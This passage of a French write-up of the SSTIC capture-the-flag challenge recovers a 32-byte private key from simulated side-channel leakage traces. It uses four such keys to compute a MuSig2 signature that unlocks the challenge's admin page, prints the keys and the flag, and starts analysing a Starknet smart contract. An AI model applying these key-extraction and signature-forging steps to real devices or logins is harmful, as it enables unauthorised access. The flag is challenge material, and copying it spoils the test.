
Si on regarde rapidement le contenu on constate qu'il y a 3 listes de 25000 valeurs :

- *leakages*
- *mask*
- *response*

```python
import h5py

fmodel = "data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5"
# Keys:  ['leakages', 'mask', 'response']

with h5py.File(fmodel, 'r') as f:
    # Lecture des données de fuite, du masque et de la réponse
    leakages = f['leakages'][:]
    mask = f['mask'][:]
    response = f['response'][:]

    print(f"data shape leakages: {leakages.shape}") #(25000, 600)
    print(leakages)
    print(f"data shape mask: {mask.shape}") #(25000, 32)
    print(mask)
    print(f"data shape response: {response.shape}") #(25000, 4)
    print(response)
```

```
data shape leakages: (25000, 600)
[[0.10003385 0.10000388 0.1000484  ... 0.10000726 0.10000726 0.10000726]
 [0.10003383 0.10000387 0.10004838 ... 0.10000725 0.10000725 0.10000725]
 [0.10003385 0.10000389 0.1000484  ... 0.10000726 0.10000726 0.10000726]
 ...
 [0.10003382 0.10000386 0.10004837 ... 0.10000724 0.10000724 0.10000724]
 [0.10003385 0.10000388 0.10004839 ... 0.10000726 0.10000726 0.10000726]
 [0.10003383 0.10000386 0.10004837 ... 0.10000724 0.10000724 0.10000724]]
data shape mask: (25000, 32)
```

```
[[ 37 169 103 ...  62 157  76]
 [190 189  64 ... 163 187  67]
 [ 57 142 247 ... 196 142  86]
 ...
 [ 34 139 148 ... 131 135 219]
 [127 206  58 ... 110 202 181]
 [ 66 122 123 ... 228  98  71]]
data shape response: (25000, 4)
[[78 65 67 75]
 [78 65 67 75]
 [78 65 67 75]
 ...
 [78 65 67 75]
 [78 65 67 75]
 [78 65 67 75]]
```

leakage doit donc correspondre aux valeurs mesurées, *mask* au masque donné en input et *response* au résultat.

Dans un premier temps je décide de regarder les moyennes des valeurs de *leakages* et mise à part que la plupart des valeurs sont aux alentours de 0.11 je n'en retire pas grand-chose.

Je décide d'afficher le résultat d'un leak sur un graphe pour essayer de voir si on peut remarquer quelque chose où non :

```
    x = np.arange(0, 600)
    y = leakages[0]
    plt.plot(x,y)
    plt.show()
```




FIGURE 14 – affichage d'une des valeurs de leakages




FIGURE 15 – 32 pics à droite et 32 pics à gauches

En comptant le nombre de pics (à la main car c'était plus rapide :p) on se rend compte qu'il y a 32 pics sur chacune des parties. 32 pics comme les 32 valeurs dans chacun des masques ou les 32 bytes qui ont composé chacune des clés jusqu'à présent !

La zone de droit me semblant plus pertinente, je me concentre sur elle. En visualisant un certain nombre de représentations des leakages je me rends compte qu'il y a l'air d'avoir une certaine récurrence dans les valeurs.

Je trace donc un certain nombre de droites sur les graphes pour valider ça :

```
idxsup = []
for idx,l in enumerate(leakages):
    threshold = 0.17
    filtred = l[l>threshold]
    nsup = len(filtred)
    if nsup > 1:
        idxsup.append(idx)

for i in range(0,len(idxsup),100):

    x = np.arange(0, 600)
    y = leakages[idxsup[i]]
    plt.plot(x,y)
    plt.axhline(y = 0.18, color= 'r')
    plt.axhline(y = 0.12, color= 'g')
    plt.axhline(y = 0.15, color= 'r')
    plt.axhline(y = 0.17, color= 'b')
    plt.axhline(y = 0.135, color= 'b')
    plt.axhline(y = 0.1525, color= 'yellow')

    plt.axvline(x = 420, color = 'r', linestyle= "dashed")
    plt.axvline(x = 484, color = 'r', linestyle= "dashed")

    plt.show()
```




FIGURE 16 – plein de droites pour faire joli

Et ainsi de façon purement prouvée scientifiquement j'établi un certain nombre de valeurs qui sont les seuls possibles pour les pics de cette zone : `[0.13, 0.135, 0.14, 0.14500000000000002, 0.15, 0.155, 0.16, 0.165, 0.17]`

Je décide de regarder s'il existe une valeur de masque constant pour une valeur donnée pour chacun des pics : par exemple, est-ce que si je regarde le pic à l'index 0, et que je liste toutes les valeurs de masques pour lesquels ce pic vaut 0.13, combien vais-je avoir de valeurs ?

Je décide de faire un petit code permettant de récupérer ces valeurs pour une valeur de leakage précise :

```
mask_pos = [set() for _ in range(32)]
for i in idxsup:
    value_leak = [leakages[i][x] for x in range(421, 484, 2)]
    # les index des pics ont été établie en zoomant sur l'image générée par matplotlib
    # méthode peut-être peu rigoureuse mais rapide!
    value_mask = [x for x in mask[i]]
    for idx, v in enumerate(value_leak):
        if v == 0.15: # on choisit 0.15 comme valeur par exemple
            mask_pos[idx].add(value_mask[idx])
for idx,m in enumerate(mask_pos):
    print(idx, len(m))
```

```
0 70
1 70
2 70
[...]
29 70
30 70
31 70
```

Bon ici on a donc 70 valeurs de masque possible pour la valeur 0.15.

Si on essaye toutes les valeurs trouvées on tombe vite sur 2 valeurs qui ne laissent pas indifférent : 0.13 et 0.17

```
# valeur 0.13
```

```
0 1
1 1
2 1
[...]
29 1
30 1
31 1
```

```
# valeur 0.17
0 1
1 1
2 1
[...]
29 1
30 1
31 1
```

Cela veut dire que pour ces 2 valeurs, tous les points au même index ont la même valeur de masque !

Si on récupère la valeur des masques et qu'on l'enregistre sous format binaire on peut essayer de voir si c'est bien la clé ou non ?

```
key = []
for idx, v in enumerate(mask_pos):
    v = list(v)[0]
    print(f"{idx} : {v} ({hex(v)})")
    key.append(v)

pins = []
for i in range(4):
    pins.append(key[i*8:i*8+8])
final_key = key
with open("keyd.key" , "wb") as f:
    print(final_key)
    f.write(bytes(final_key))
    # [84, 100, 66, 80, 73, 22, 66, 249, 150, 209, 201, 74, 74, 200, 168, 219,
    # 236, 102, 221, 11, 166, 111, 2, 113, 180, 230, 93, 85, 112, 2, 106, 155]
```

Et en testant 0.13 et 0.17 il s'avère que 0.13 était le bon choix, et les valeurs des masques pour cette valeur compose bien la clé !

SSTIC flag step 2 D

SSTIC{15fb587e4dc04bbb7abb68fc6651f593d6eb0e4fd84bbfa800c6a66043bda86a}

Cette step était clairement la plus rapide des 4 steps 2.X !

8. Step 3


8.1 Signature 4 par 4

Une fois les 4 steps 2 finies on se retrouve donc avec 4 clés privées des 4 utilisateurs.

Si on rouvre le fichier initial `info.eml` on trouve donc plus d'informations :

```
Comme tu le sais, nous sommes en train de mettre en place l'infrastructure pour la sortie
     prochaine de
notre JNF sur https://trois-pains-zero.quatre-qu.art/.
Nous avons choisi de protéger notre interface d'administration en utilisant un
    chiffrement multi-signature
 4 parmi 4 en utilisant différents dispositifs pour stocker les clés privées.
```

FIGURE 17 – page d'accueil de trois-pains-zero



SI on se rend sur la page d'achat on tombe sur une page d'authentification nécessitant donc une utilisation des 4 clés trouvées précédemment.

Il va donc falloir signer un message et en trouver 3 champs **Rx, Ry** (un point de courbe elliptique probablement) et **s** la signature.

Pour rappel les fichiers sources récupérés lors de la step 1 nous fournissent quasiment l'intégralité des fichiers sources du site web :

```
tree -S  server
server
 achat.py
 admin.py
 config.py
 deploy.py
 main.py
 musig2.py
 requirements.txt
 smart_contract.py
 static
    [...]
 templates
     achat_templates
        redeem.html
        success.html
     admin_templates
        login.html
     base.html
     index.html
```

Si on regarde ce qui est demandé dans les fonctions d'authentification ça ressemble quand même beaucoup aux fonctions vues durant la step 2.a (et c'est cohérent avec les énoncés).

```
# admin.py
@admin_page.route("/login", methods=["POST"])
def login_post():
    Rx = request.form.get("Rx")
    Ry = request.form.get("Ry")
    s = request.form.get("s")
    try:
        Rx = int(Rx, 16)
        Ry = int(Ry, 16)
        s = int(s, 16)
    except:
        return go_to_login()
    tbs = session.get("admin_tbs")
    if tbs is None:
        return go_to_login()
    if not musig2.verify(tbs, ((Rx, Ry), s)):
        return go_to_login()
    session["admin_authorized"] = True
    return redirect("/achat/redeem", code=303)


# musig2.py
secp256k1 = Curve.get_curve("secp256k1")

def Hash_sig(X: Point, R: Point, m: bytes) -> int:
    to_hash = b""
    to_hash += X.x.to_bytes(32, "big") + X.y.to_bytes(32, "big")
    to_hash += R.x.to_bytes(32, "big") + R.y.to_bytes(32, "big")
```

```
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(), "big")

def verify(message: str, signature: ((int, int), int)) -> bool:
    try:
        R, s = signature
        G = secp256k1.generator
        X = Point(*MUSIG2_PUBKEY, secp256k1)
        R = Point(*R, secp256k1)
        c = Hash_sig(X, R, message.encode())
    except:
        return False
    return (s*G) == R+(c*X)
```

Pour rappel voici le script `musig2_player.py` du device A :

```
if __name__ == "__main__":
    nb_players = 4

    # my public key
    my_pubkey = Point(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0,
     0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9)
    Bob_pubkey = baker_pubkey.BOB_PK
    Charlie_pubkey = baker_pubkey.CHARLIE_PK
    Dany_pubkey = baker_pubkey.DANY_PK

    L = [my_pubkey, Bob_pubkey, Charlie_pubkey, Dany_pubkey]

    a = Hash_agg(L,my_pubkey
    # receive the message to sign
    m = musig2_comm.receive_message_to_sign(log=True) #input

    # compute the first round signature
    my_rs, my_Rs = first_sign_round_sign(my_privkey,m,4,get_nonce)

    # send my_Rs to the aggregator
    musig2_comm.send_to_aggregator(my_Rs, log=True)

    # aggregator answers with the aggregation of Rs
    Rs = musig2_comm.receive_from_aggregator()

    # compute my signature share
    my_s = second_sign_round_sign(L, Rs, m, a, my_privkey, my_rs)

    # send it to the aggregator
    musig2_comm.send_to_aggregator(my_s, log=True)

    # receive the final signature
    s = musig2_comm.receive_from_aggregator(log=True)
```

Les étapes de ce protocole vu durant l'épreuve 2.A sont :

1. Réception du message
2. first_sign_round_sign par chaque participant générant my_rs et my_Rs (nonce)
3. Envoi par chaque participant de leur my_Rs respectif
4. Agrégation de ces 4 my_Rs par le serveur et envoi du résultat aux 4 participants
5. second_sign_round_sign par chacun des participants générant my_s (signature partielle ?)
6. Envoi par chaque participant de leur my_s respectif
7. Agrégation de ces valeurs par le serveur et envoi de cette valeur finale.

Cette logique est celle plus ou moins décrite par le papier `MuSig2: Simple Two-Round Schnorr Multi-Signatures` mais bon il faut accepter de lire des pages contenant une overdose de symboles mathématiques latex sur chaque page.

En pratique entre le code fourni, les logs déjà récupérés et quelques liens, on arrive à comprendre globalement ce qui est attendu par le programme.

- `https://github.com/meshcollider/musig2-py`
- `https://github.com/aureleoules/musig2-coordinator`
- `https://eprint.iacr.org/2020/1261.pdf`

En appliquant la logique et en utilisant les fonctions fournies dans `musig2_player.py` on obtient ceci :

```
nb_players = 4

# récupération des clés privées des 4 participants
with open("keya.key", "rb") as f:
    privkeyA = int.from_bytes(f.read(), byteorder="big")
with open("keyb.key", "rb") as f:
    privkeyB = int.from_bytes(f.read(), byteorder="big")
with open("keyc.key", "rb") as f:
    privkeyC = int.from_bytes(f.read(), byteorder="big")
with open("keyd.key", "rb") as f:
    privkeyD = int.from_bytes(f.read(), byteorder="big")

# clés publiques
pubkeyA = privkeyA*G
pubkeyB = privkeyB*G
pubkeyC = privkeyC*G
pubkeyD = privkeyD*G

print("privkey A:",hex(privkeyA))
print("privkey B:", hex(privkeyB))
print("privkey C:", hex(privkeyC))
print("privkey D:", hex(privkeyD))
print("pubkey A:", pubkeyA)
print("pubkey B:", pubkeyB)
print("pubkey C:", pubkeyC)
print("pubkey D:", pubkeyD)

L = [privkeyA*G, privkeyB*G,privkeyC*G,privkeyD*G]

# verification avec la valeur donné dans l'interface
pubagrega = key_aggregation(L)
assert (pubagrega.x == 0xd0d3f2dee4d2b1cc8ba192e3661d634a6cd96588e8dd69f1ae68ff30e29f0fbc
    )
assert (pubagrega.y == 0x2515e48b55903d4ca2dfdea3c2fb0d830f26df1c917807a30d15a8842ddcaadf
    )

# receive the message to sign
m = b"We hereby authorize an admin session of 5 minutes starting from 2023-05-16
    13:57:46.273736+00:00 (nonce: f30aaa539b42fe354a852f2d82332434)."

# compute the first round signature
my_rsA, my_RsA = first_sign_round_sign(privkeyA,m,nb_players,get_nonce)
my_rsB, my_RsB = first_sign_round_sign(privkeyB,m,nb_players,get_nonce)
my_rsC, my_RsC = first_sign_round_sign(privkeyC,m,nb_players,get_nonce)
my_rsD, my_RsD = first_sign_round_sign(privkeyD,m,nb_players,get_nonce)

def aggregatenonce(listenonce):
    Res = []
```

```
    for i in range(4):
        R = Point.infinity()
        for pindex, p in enumerate(listenonce):
            R += p[i]
        Res.append(R)
    return Res
# aggregation des nonces
Rs = aggregatenonce([my_RsA, my_RsB, my_RsC, my_RsD])

# compute my signature share
Ra, my_sA, ca = second_sign_round_sign(L, Rs, m, Hash_agg(L, pubkeyA), privkeyA, my_rsA)
Rb, my_sB, cb = second_sign_round_sign(L, Rs, m, Hash_agg(L, pubkeyB), privkeyB, my_rsB)
Rc, my_sC, cc = second_sign_round_sign(L, Rs, m, Hash_agg(L, pubkeyC), privkeyC, my_rsC)
Rd, my_sD, cd = second_sign_round_sign(L, Rs, m, Hash_agg(L, pubkeyD), privkeyD, my_rsD)

# aggregation des signatures partielles
s = sum([my_sA, my_sB, my_sC, my_sD]) % order

# verification rapide que l'on valide la fonction de signature de l'interface
def verify(message: bytes, signature: ((int, int), int)) -> bool:
    MUSIG2_PUBKEY = (0xd0d3f2dee4d2b1cc8ba192e3661d634a6cd96588e8dd69f1ae68ff30e29f0fbc,
                     0x2515e48b55903d4ca2dfdea3c2fb0d830f26df1c917807a30d15a8842ddcaadf)
    R, s = signature
    G = cv.generator
    X = Point(*MUSIG2_PUBKEY, cv)
    R = Point(*R, cv)
    c = Hash_sig(X, R, message)
    return (s * G) == R + (c * X)
assert(verify(m, ((Ra.x, Ra.y), s)) == True)

print("s:" ,hex(s))
print("Ra.x:", hex(Ra.x))
print("Ra.x:", hex(Ra.y))
```

```
$python3 step3.py
privkey A: 0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8
privkey B: 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
privkey C: 0x4c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9
privkey D: 0x54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b
pubkey A: (0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0 , 0
    x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9)
pubkey B: (0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90 , 0
    x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4)
pubkey C: (0xab44fe53836d50fa4b5755aa0683b5a61726e508a1ca814a93e1eab7122abdea , 0
    x4cbd1496aa36fc016bfe7b12c9fb8bb78eacab6f3655c586604250bb870cdaf1)
pubkey D: (0xb1c1e7545483dce5567345a7cf12d1c0a6bcbd0637b81f4082453a9bd89bd701 , 0
    xb01d4cadf75b8ce3e05eda73a81a7c5cfb67618950e60657d61d4a44d2115dc7)

s: 0x21dd19a12cc3075185619d27056154272348fc831fcb88703d208999fe56a0d5
Ra.x: 0xcf2dd0010f6da005856a7e5673848bb255f57e4fdf7afc48accbfd9ec8204441
Ra.x: 0xf4bedf1a37c86644c24e59add95e72c511efd3e5f08350143890bae00a67fea0
```

Ça parait trivial comme ça mais j'ai en réalité passé plus de 2 jours à tourner en rond à cause d'un souci, la fonction d'agrégation des nonces. Dès le début j'avais fait une fonction quasiment similaire à celle du script mais j'essayais de valider mes résultats avec le `my_Rs` présent dans les logs et censé correspondre à l'utilisateur A.

Or les valeurs diffèrent …

Merci à Denis de m'avoir indiqué de continuer à essayer de faire la suite même si les valeurs n'était pas exac-

tement les mêmes.

Second point qui m'a fait perdre un jour de plus est cette ligne du script initial `my_s = second_sign_round_sign (L, Rs, m, a, my_privkey, my_rs)`.

Ici le `a` correspond à `a = Hash_agg(L,my_pubkey` défini au début du main .. MAIS j'avais zappé ce détail ... Et je traitais `a` comme une constante pour tous les utilisateurs ce qui se passe donc forcément mal ...

Bon encore une fois, 20% du temps total pour arriver à 80% de résolution et les 80% de temps restant passés à résoudre 20% de l'épreuve. Je n'avais qu'à être plus rigoureux ...

8.2 Récupération du Smart Contract

Une fois les valeurs entrée dans l'interface d'authentification on se retrouve sur cette page :

Si on analyse le code fourni on repère que ces valeurs sont passées comme valeurs à une fonction `validate` d'un smart contract :

```
# smart_contract.py
contract = Contract.from_address_sync(provider=owner, address=contract_address)
def is_valid(ans: int, code: list[int], a: int, b: int) -> bool:
    contract = get_contract()
    try:
        invocation = contract.functions["validate"].invoke_sync(ans, code, a, b, max_fee=
            int(1e16))
        invocation.wait_for_acceptance_sync()
        return True
    except Exception as e:
        print(e)
        return False
```

Si on regarde en détail on remarque que la connexion est détaillée dans le fichier `config.py` :

```
from starknet_py.net import KeyPair
from starknet_py.net.account.account import Account
from starknet_py.net.models.chains import StarknetChainId
from starknet_py.net.gateway_client import GatewayClient
OWNER_ADDRESS = 0x4ece2bf9ab3bdb76e689eea5662dc5c07964dc5f00f745972f264df991d8b4d
OWNER_PUBKEY = "0x77e5b939a4fadd64f44d6b30884098078c08c0e99b37cf4e5986e5d41ba062b"
RPC_REMOTE_IP = "blockchain.quatre-qu.art"
RPC_URL = f"https://{RPC_REMOTE_IP}"
CLIENT = GatewayClient(RPC_URL)
def get_owner_account():
    keypair = KeyPair.from_private_key(OWNER_PRIVKEY)
    account = Account(
            client=CLIENT,
            address=OWNER_ADDRESS,
            key_pair=keypair,
            chain=StarknetChainId.TESTNET,
            )
    return account
```

Cela donne des pistes pour récupérer des informations : contrat de type `starknet` et `OWNER_ADDRESS` /`OWNER_PUBKEY` comme point de départ.

Là j'ai tourné un peu en rond en essayant de comprendre comme je pouvais explorer cette blockchain. 2 ressources m'ont été un peu utiles :

- https://starknetpy.readthedocs.io/en/latest/
- https://docs.starknet.io/documentation/

je finis par récupérer la liste de tous les blocs de la blockchain :

```
CLIENT = GatewayClient("https://blockchain.quatre-qu.art")
@app.get(path="/getfullblock")
async def getblock():
    res = []
    call_result = await CLIENT.get_block(block_number="latest")
    res.append(call_result)
    print(call_result.parent_block_hash)
    while call_result.parent_block_hash != 0:
        call_result = await CLIENT.get_block(call_result.parent_block_hash)
        print(call_result.parent_block_hash)
        res.append(call_result)
    return {"data": res}
```

Dans cette liste de 37 blocs au moment des tests je repère rapidement les blocs correspondant aux transactions des joueurs (facilement corrélables grâce aux timestamp).

Voici un exemple de transaction :

```
    {
      "block_hash":
          694947475137025688935656444702960677820207880846017946288794900313237768665,
      "parent_block_hash":
          249048080206517077716886203187994110919266135976107383083055260645395414253 4,
      "block_number": 5,
      "status": "ACCEPTED_ON_L2",
      "root": 0,
      "transactions": [
        {
          "hash":
              2399182300881414475421221734141907993178814292293762659038308608698902253137,

          "signature": [
```

```
            1668872990014827616928934549145436555040695681157369353855466509407461356324,
            2230505076854160447959968125321297397130794544639456305497722577268528934228
          ],
          "max_fee": 10000000000000000,
          "version": 1,
          "sender_address":
              2227792261936986457068241964193682344855759612155192788502855599627020634957,

          "calldata": [
            1,
            3026011499880261589710353516456779478891975690094168234970350056465948617963,
            1734804948257623551982891078541106205846354482319483452948893936809550555594,
            0,
            7,
            7,
            3123145864894182059745203263340359370021917370674104 8,
            3,
            2414686988064792562208706349578888227769234994602080655865658576106898809570,
            3332151211404850360851557137674427785323677766629676781697605182960078772993,
            3471821575847514529293419022566530719127511706693646250658400422049712727340,
            617783532222608345575982457857 65,
            2280498892267221315444570527356873104 13
          ],
          "entry_point_selector": null,
          "nonce": 4
        }
      ],
      "timestamp": 1680795903,
      "gas_price": 100000000000
    }
```

Il faut savoir que j'ai par la suite usé et abusé au maximum d'hypothèses et/ou brute-forcing pour trouver des réponses à mes questions et que je me suis appuyé un maximum sur le contenu des transactions des joueurs plus rapides.

Si on analyse les valeurs de ce contrat :

```
>>> v = 3123145864894182059745203263340359370021917370674104 8
>>> v.to_bytes(32, byteorder="big")
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00Synacktiv recrute 7958'
```

Bon j'avoue que je savais que Denis, le joueur ayant flagué avait mis quelque part sur la blockchain un message avec *Synacktiv recrute*. Mais donc on peut déjà supposer que cette valeur est un des champs du formulaire. Le numéro à la fin intrigue aussi, ça sent le bruteforce avec un id incrémental ?

Bon par la suite j'ai pas mal bataillé à tester des adresses trouvées dans les transactions jusqu'à tomber sur un contrat semblant valide.

Pour analyser le contenu potentiel d'un contrat je me suis basé sur l'outil Thoth de fuzzinglabs `https://github.com/FuzzingLabs/thoth` qui semble être le seul outil compétent fait pour l'analyse de cette blockchain obscure.

J'ai du cependant le patcher légèrement pour qu'il accepte de se connecter sur une blockchain en `testnet`

```
# thoth/app/starknet/starknet.py/get_full_contract
        elif self.network == "testnet":
            api_url =  "https://blockchain.quatre-qu.art"
```

une fois fait on peut utiliser facilement l'outil en ligne de commande pour récupérer des informations sur notre contrat :

```
$ thoth remote --address 0
    x6b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a2ceb \
  --network "testnet"  -b > contract_dessassemblé
$ thoth remote --address 0
    x6b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a2ceb \
  --network "testnet"  -d > contract_decompilé
```

Les subcommandes `-call` (call graph), `-dfg` (dataflow graph) ou `-cfg` (control flow graph) produisent aussi de jolies images mais qui ne m'ont pas vraiment aidé durant cette épreuve.

8.3 Analyse du Smart Contract

Le vrai titre de cette partie devrait être `Analyse du Smart Contract ou comment bruteforcer des combinaisons de valeurs`. Je m'excuse du manque de méthode dans la résolution de cette partie, mais ce challenge commençait vraiment à devenir long et j'avais vraimmmmmmmment envie d'en finir.

Voici la liste des fonctions présentent dans le contrat :

```
thoth remote --address 0x6b0a9... --network "testnet" -a  functions
[Analytics] Functions
  -  (8) __main__.ids.addr
  -  (9) __main__.ids.read
  -  (10) __main__.ids.write
  -  (11) __main__.owner.addr
  -  (12) __main__.owner.read
  -  (13) __main__.owner.write
  -  (14) __main__.nonce.addr
  -  (15) __main__.nonce.read
  -  (16) __main__.nonce.write
  -  (17) constructor
  -  (18) __wrappers__.constructor (entry point)
  -  (19) j
  -  (20) _validate
  -  (21) first
  -  (22) second
  -  (23) validate
  -  (24) __wrappers__.validate (entry point)
  -  (25) get_owner
  -  (26) __wrappers__.get_owner_encode_return
  -  (27) __wrappers__.get_owner (entry point)
  -  (28) assert_only_owner
  -  (29) assert_only_once
```

On retrouve bien notre fonction `validate` appelé dans l'interface web. Si on regarde les détails des paramètres ça correspond très fortement :

```
@external func __main__.validate{
    syscall_ptr : felt*,
    pedersen_ptr : starkware.cairo.common.cairo_builtins.HashBuiltin*,
    range_check_ptr : felt}
    (id : felt, code_len : felt, code : felt*, a : felt, b : felt)
```

Définition d'un felt : *felt stands for Field Element and is the only data type in Cairo. In simple terms, it's an unsigned integer with up to 76 decimals, but it can also be used to store addresses*. Donc globalement on simplifiera en parlant d'int.

Je ne vais pas entrer dans le détail de chaque fonction mais voici en exemple la fonction de départ `validate` en assembleur :

```
